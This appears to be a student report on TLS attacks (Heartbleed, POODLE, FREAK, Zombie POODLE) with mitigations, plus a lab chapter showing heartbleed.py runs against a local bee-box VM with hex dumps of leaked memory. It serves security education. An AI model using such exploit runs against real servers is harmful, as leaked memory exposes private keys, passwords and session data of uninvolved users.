Heartbleed is an attack that exploits the OpenSSL library, usually in the previous versions of SSL/TLS and was discovered on April 7th, 2014, by a team of security engineers [32]. Once an SSL connection is established, the connection stays alive, until the client and server are idle for a while, then the connection is dropped [33]. In 2012, it was proposed to keep the session alive even if both the communicating devices are idle, the idea was to introduce a “keep – alive packet” or a “heartbeat packet”.




Figure 3.5 Heartbeat packets [34]

These heartbeat packets are stored in the memory where sensitive information is stored in the client and server. To keep the session alive, a heartbeat is sent, the sender sending the initial heartbeat packet, sends some sort of information along with the number of bytes and requests the receiver to acknowledge the heartbeat with the same information and same number of bytes. This is how a session is kept alive, this weakness allows the attacker to steal the information by SSL/TLS encryption under regular conditions [32].

3.5.1 Working of the Heartbleed attack

The CVE – 2014 – 0160 has been dubbed as the “Heartbleed attack” because it refers to a memory leak in a heartbeat packet when using OpenSSL. The heartbeat packet consists of two types of messages: “heartbeat request” and “heartbeat response” [35]. After receiving a heartbeat request, the receiver pulls out the length of the payload of the request message, copies the message from the payload onto the heartbeat response and sends it back to the sender. If the heartbeat request packet does not receive a response, the session is terminated. OpenSSL contains a flaw in the TLS/DTLS¹⁷ heartbeat response packet. This flaw allows the attacker to

¹⁷ Datagram Transport Layer Security

retrieve the secret keys, username, passwords, sensitive information etc. which can be used against the user by disclosing sensitive information leading to a future ransomware attack, this vulnerability is known as the “Heartbleed”. Unfortunately, OpenSSL is widely implemented around the world and is integrated with many different embedded systems, operating systems, VPNs, chat servers etc. which makes this attack accessible to the entire world.




Figure 3.6 Heartbleed attack. [36]

Due to improper input validation in the implementation of the TLS handshake, this vulnerability exists [35]. It occurs because of a simple programming error, which when exploited by the attacker can read up to 64KB of memory. Figure 3.6 depicts how an attacker can retrieve sensitive information from a chat server by modifying the message. The programming error allows an attacker to craft a message in such a way that the OpenSSL client/server can read the data outside of the memory allocated [32]. Thus, the chat server sends extra payload content than it initially had to send through a heartbeat response. The fact that OpenSSL library holds all of the sensitive information, session keys, makes this vulnerability even more dangerous.

3.5.2 How to mitigate the Heartbleed attack?

- **Fix the vulnerable servers** – The very first step that would be performed is to patch – up all the servers that are vulnerable to this attack.
- **Regenerate new private keys** – As discussed, the attacker is able to pull out all the sensitive data including private keys, thus new private keys should be generated.
- **Reset passwords and revoke old certificates** – All the passwords and usernames should be reset, and certificates should be revoked in case the attacker has the data.

3.6 Padding Oracle on Downgraded Legacy Encryption (POODLE)

A POODLE attack is a MITM⁹ attack where the attacker is able to decrypt the HTTP⁶ cookies by exploiting the SSL 3.0 vulnerabilities. It is a downgrade attack that was discovered by B.Moller, T.Doung and K. Kotowicz in 2014 [2]. In the present – day, SSL 3.0 has been deprecated and TLS 1.2 is used by default, nonetheless, the POODLE attack can convince the client to downgrade the TLS version to SSL 3.0 in order to perform this attack and according to Figure 3.1, the “Acunetix 2020 Web Application Vulnerability Report” [29] shows that 3.9% of the web servers are still vulnerable to this attack in 2020.




Figure 3.7 Poodle Attack [37]

According to the Figure 3.6, an attacker sits between a client and server, tapping into their conversation (this is known as MITM⁹) downgrades the TLS version 1.2 to SSL version 3.0. The encryption method used in SSL3.0 is either RC4 or cipher block chaining (CBC), the issue of using CBC encryption with SSL 3.0 is that it does not have a deterministic block cipher padding and is not covered by Message Authentication Code (MAC), due to this, the integrity of the padding cannot be trusted entirely in decrypting the message [38]. In SSL 3.0, a random padding technique is used where padding of 1 to L bytes (L ~ block size (bytes)), obtains an integral number of blocks (that is not covered by MAC) before performing CBC encryption.

Exploiting on this vulnerability in SSL 3.0, the attacker is able to perform the POODLE attack. [2]

3.6.1 Working of the POODLE attack

As discussed earlier, the attacker can MITM⁹ a conversation and steal sensitive information. However, this attack is not easy as there are various steps for it to succeed. SSL 3.0 uses CBC to create a secure medium, MAC is used to check the integrity of that data, in SSL 3.0, the MAC is added at the end of the data, then encryption is performed which included the padding. However, the attacker exploits the “padding oracle”, the padding oracle is a situation can guess why the data he sent has been rejected by the server: it is either because the padding was wrong, or the MAC was wrong. This situation is used in other attacks as well. [38]

To perform a successful POODLE attack, the attacker tries to perform a MITM⁹ attack where he can eavesdrop on the conversation between the client and server as well as impersonate either one. However, if this communication is encrypted, it can be difficult for the attacker to understand the data being shared. Next, the attacker tries to perform a “downgrade attack”, in this attack, the attacker convinces the server to use an older protocol like SSL 3.0, by dropping the connection till the server realizes the client does not use the newer protocols like TLS 1.2. Lastly, if the communication occurs by using SSL 3.0, the attacker tricks the user browser to run a JavaScript which helps in decrypting confidential information. [39]

3.6.2 How to mitigate the POODLE attack?

Every server running SSL 3.0 and lower is vulnerable to the POODLE attack, to mitigate this attack, the following steps can be followed:

- SSL 3.0 must be completely disabled on the servers.
- All the clients and servers should be updated to the latest version TLS 1.2 (by default), TLS 1.3.

3.7 Factoring RSA Export Keys (FREAK)

During the 90s, the U.S. government made rules to limit the strength of the RSA encryption keys to 512 bits (maximum) in any SSL method that needs to be exported. The FREAK attack is a well – known attack that was found in several browsers like Safari, Cisco, Opera etc. and is also known as a “server spoof attack against browsers” [2]. The vulnerability is exploited by forcing the clients to use weaker protocol versions in which the traffic is protected by 512-bit encryption key which can be broken by them.




Figure 3.8 FREAK Attack [40]

This attack was discovered in March 2015 by security researchers of the “French Institute for Research in Computer Science and Automation (Inria)” and Microsoft [41], it exploits the weakness of SSL/TLS protocols that support “export-grade-cryptography”.

3.7.1 Working of the FREAK attack

The FREAK attack is still possible because even today, few servers, browsers, still support old export – grade cipher suites, which can let a MITM⁹ force the clients to use old export – grade – ciphers. For the attack to work, an attacker requires a server that will still support the old export – grade – ciphers, a vulnerable browser and a MITM⁹ with an out-of-date configuration between the server and client [42]. Initially, the browser begins to connect to the web site (HTTPS) and asks to use strong cipher keys, the attacker MITM⁹ this request, modifies the message and asks the web site to use old and weak “export-grade” encryption.

Weaknesses in encryptions

Encrypted Web sites rely on “keys” that get exchanged when users connect to a secure site. But keys can be cracked by hackers, compromising the privacy of users. The length of a key – meaning the number of bits used – determines whether it’s easy to crack.

512-bit encryption code

Researchers first broke a 512-bit key in 1999.

Doing so today requires a **skilled code**

breaker about **seven hours** of computing time from the equivalent of **75 computers**, said Johns

Hopkins University cryptographer Matthew D. Green. That much computing power can be rented from a cloud provider for less than \$100.




Figure 3.9 FREAK vulnerability (*The Washington Post*) [43]

After modifying the request sent by the legitimate client, the server receives the modified message and agrees to work with an “export - grade” cipher for encryption. Since the client’s browser is vulnerable to such an attack, it does not notice this and continues to initiate a session, the attacker can now capture the session and break the encryption used in a few minutes or hours and attain the sensitive information. [44]

Due to the similarity of exploiting the flaws in SSL/TLS to show a vulnerable connection as secure, experts have associated FREAK and POODLE attack together. The two attacks are similar in the way of affecting the security protocol that supports as well as accepts export versions of protocols.

The researchers, Alex Halderman, David Adrianand and Zakir Durumeric examined around 14 million websites supporting SSL/TLS and around 36% were vulnerable to FREAK [43]. Till 2015, the vulnerable clients that did included unpatched versions were of Internet Explorer, Chrome (Mac OS, Android), Safari (Mac OS, iOS), Blackberry, Opera (Mac OS, Linux), along with these browsers, the embedded systems that use TLS in the backend and have not patched their system are still vulnerable to the FREAK attack. Hackers were able to hack the NSA website, as seen in Figure 3.9, by using Amazon cloud computing power for a couple of hours and a few hundred dollars. When the government decides to use weak encryption method in the system, FREAK attacks are discovered.




Figure 3.10 NSA website vulnerable to the FREAK attack [43]

3.7.2 How to mitigate the FREAK attack?

The best way to mitigate this attack is to update the web browsers, disable all the support for export ciphers and older protocols that have been deprecated.

3.8 ZOMBIE POODLE

In 2014, the POODLE attack was discovered which exploited the vulnerabilities in SSL 3.0 and around 3.9% of the web servers are still vulnerable to this attack in 2020 according to the “Acunetix 2020 Web Application Vulnerability Report” [29]. It was believed that the POODLE attack was “dead”, however in February 2019, Craig Young, a researcher has discovered two new vulnerabilities in the TLS1.2 protocol [45]. According to Young, there are still products that did not completely fix the issue of the original POODLE attack, and has called the resurrected version of the original attack as “ZOMBIE POODLE” or “PODDLE 2.0”

The screenshot displays two SSL Labs test result panels. The top panel shows a server vulnerable to Zombie POODLE, GOLDENDOODLE, and Open SSL 0-Length. The bottom panel shows a server vulnerable to Zombie POODLE and Sleeping POODLE, but not to GOLDENDOODLE or Open SSL 0-Length.

This server is vulnerable to the Zombie POODLE vulnerability. Grade will be set to F from May 2019. MORE INFO			
This server is vulnerable to the GOLDENDOODLE vulnerability. Grade will be set to F from May 2019. MORE INFO			
This server is vulnerable to the Open SSL 0-Length vulnerability. Grade will be set to F from May 2019. MORE INFO			
Zombie POODLE	Yes	EXPLOITABLE (more info)	TLS 1.2 : 0x003c
GOLDENDOODLE	Yes	EXPLOITABLE (more info)	TLS 1.2 : 0x003c
Open SSL 0-Length	Yes	EXPLOITABLE (more info)	TLS 1.2 : 0x003c
This server is vulnerable to the Zombie POODLE vulnerability. Grade will be set to F from May 2019. MORE INFO			
This server is vulnerable to the Sleeping POODLE vulnerability. Grade will be set to F from May 2019. MORE INFO			
Zombie POODLE	Yes	EXPLOITABLE (more info)	TLS 1.0 : 0x002f
GOLDENDOODLE	No	(more info)	TLS 1.0 : 0x002f
Open SSL 0-Length	No	(more info)	TLS 1.0 : 0x002f
Sleeping POODLE	Yes	EXPLOITABLE (more info)	TLS 1.0 : 0x002f

Figure 3.11 Changes in SSL Labs [46]

3.8.1 Difference between POODLE and ZOMBIE POODLE attack

According to the POODLE attack, the padding bytes are not validated by the stack. However, in terms of the ZOMBIE POODLE attack, the padding bytes were validated but has also leaked the results. [45]

3.8.2 Working of the ZOMBIE POODLE attack

As discussed earlier, Young discovered the vulnerability in TLS 1.2 which led to exploiting this vulnerability and bringing up the updated version of the POODLE attack. Initially, Young developed a “TLS CBC padding oracle scanner” [45] and used the scanner to scan the top 1 million web site domains ranked by Alexa [47]. The primary behaviour of Citrix NetScaler associated ZOMBIE POODLE with it due to the SSL hardware acceleration. The behaviours observed in more than 2,500 domains was all of these vulnerable systems responded to all of the MAC or padding errors by resetting the TCP connection, however, if the MAC is right, the server initially sends a “TLS Bad Record MAC” alert. [45] [48]

An attacker injects a JavaScript code into the victim’s browser, once the browser is infected, the attacker is successful in performing the MITM⁹ attack and can capture the session cookie, user credentials from the web session. The core problem is that till date, TLS 1.2 and older protocols, still have not gotten rid of the older cryptographic method which stills makes these protocols vulnerable to such attacks.

3.8.3 How to mitigate the ZOMBIE POODLE attack?

The best solution to keep attacks at bay is to disable older cryptographic protocols, TLS 1.1 and older, also TLS 1.2, as TLS 1.3 has officially been published. [45] Another way to stay safe from such attacks, even if the users want to use the older protocols, prioritize the stronger ciphers as the victim cannot force the selection of weaker ciphers.

The solution to the attacks till date is TLS 1.3 as it is not backward compatible with the older protocol, thus it is not yet vulnerable to the older attacks, it is advised to start using TLS 1.3, but a minimum of TLS 1.2 is required.

Chapter 4

Performing the HEARTBLEED attack

4.1 HEARTBLEED Attack

4.1.1 Objective

As discussed earlier, the Heartbleed attack exploits the vulnerabilities in the OpenSSL library, by crafting a message in such a way that the OpenSSL client/server can read the data outside of the memory allocated [32]. I have tried to perform this attack by using bWAPP, Bee-box v1.6. Bee-box is a custom Linux Virtual Machine pre-installed with bWAPP and can explore all the vulnerabilities of bWAPP. This attack was performed on my home machine under the guidance of my mentor.

4.1.2 How to perform the attack?

The heartbeat protocol consists of two messages, “HeartbeatRequest” and “HeartbeatResponse”. The HeartbeatRequest is sent by the client and the server acknowledges with a HeartbeatResponse message. An attacker modifies the HeartbeatRequest message such that, the server sends additional amount of the payload, which was not required, this additional information can contain sensitive information of the user such as, username, passwords, session ID, private key etc.

As an attacker, I initiated a HeartbeatRequest to a vulnerable client, hoping to steal sensitive information (Note: this attack was performed under the guidance of my mentor and no individual was personally affected). The actual damage occurs based on the kind of information is stored in the server’s memory. After running a python script which was originally written by Jared Stafford [49], I received an output with my screen filled with 00’s, however, I did some content that did not contain the 00’s, indicating that the HeartBleed attack was successful, and I was able to retrieve sensitive information.


```

bee@bee-box: ~/Desktop
File Edit View Terminal Tabs Help
bee@bee-box:~/Desktop$ python heartbleed.py localhost
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
Sending heartbeat request...
... received message: type = 22, ver = 0302, length = 675
... received message: type = 22, ver = 0302, length = 203
... received message: type = 22, ver = 0302, length = 4
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 01 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@...SC[...f...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 +..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3...f....."
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../..
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 84 00 85 00 ...#.
00e0: 86 00 87 00 88 00 89 00 8A 00 8B 00 8C 00 8D 00 .....
00f0: 8E 00 8F 00 90 00 91 00 92 00 93 00 94 00 95 00 .....
0100: 96 00 97 00 98 00 99 00 9A 00 9B 00 9C 00 9D 00 .....
0110: 9E 00 9F 00 A0 00 A1 00 A2 00 A3 00 A4 00 A5 00 .....
0120: A6 00 A7 00 A8 00 A9 00 AA 00 AB 00 AC 00 AD 00 .....
0130: AE 00 AF 00 B0 00 B1 00 B2 00 B3 00 B4 00 B5 00 .....
0140: B6 00 B7 00 B8 00 B9 00 BA 00 BB 00 BC 00 BD 00 .....
0150: BE 00 BF 00 C0 00 C1 00 C2 00 C3 00 C4 00 C5 00 .....
0160: FF C0 01 C0 02 C0 03 C0 04 C0 05 C0 06 C0 07 C0 .....
0170: 08 C0 09 C0 0A C0 0B C0 0C C0 0D C0 0E C0 0F C0 .....
0180: 10 C0 11 C0 12 C0 13 C0 14 C0 15 C0 16 C0 17 C0 .....
0190: 18 C0 19 C0 1A C0 1B C0 1C C0 1D C0 1E C0 1F C0 .....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 .!.",#.$.%&.'
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.)*,+,-./
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:;,<.=.>.?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[.\].^._
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `a.b.c.d.e.f.g

```

Figure 4.1 Successful Heartbleed attack.

```

3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

WARNING: server returned more data than it should - server is vulnerable!
bee@bee-box:~/Desktop$ █


```

Figure 4.2 Server is vulnerable to the Heartbleed attack.

4.1.3 Where is the bug in the Heartbleed attack?

As shown in Figure 3.6, the attacker creates a special crafted code, that tricks the server in sending excess payload, even though it is not required. Since the heartbeat packets are stored in the server's main memory location, it is easier for an attacker to exploit the vulnerability in OpenSSL and retrieve all the information.

The bug is in the code itself. The attacker indicates a specific payload length without even sending the payload. If the code runs successfully, the buffer will point to random memory which can either contain sensitive information or null bytes. For example, if a client asks the server to include 3 bytes of data "ABC", such that the length field contains the value '3', the server will acknowledge with 3 bytes of data "ABC" with the length field having a value of 3. But an attacker can modify this code and request the server to include 3 bytes of data "ABC", but the length field will contain a value '100', the server will acknowledge with the 3 bytes of data "ABC", but the server will also send random memory of 100 bytes to the attacker. [50]



```
bee@bee-box:~/Desktop
File Edit View Terminal Tabs Help
bee@bee-box:~$ cd Desktop/
bee@bee-box:~/Desktop$ python heartbleed2.py 127.0.0.1 -p 8443
[INFO] Testing: 127.0.0.1

[INFO] Connecting to 127.0.0.1:8443 using SSLv3
[FAIL] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:8443 is vulnerable over SSLv3
[INFO] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....SHs.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y.....
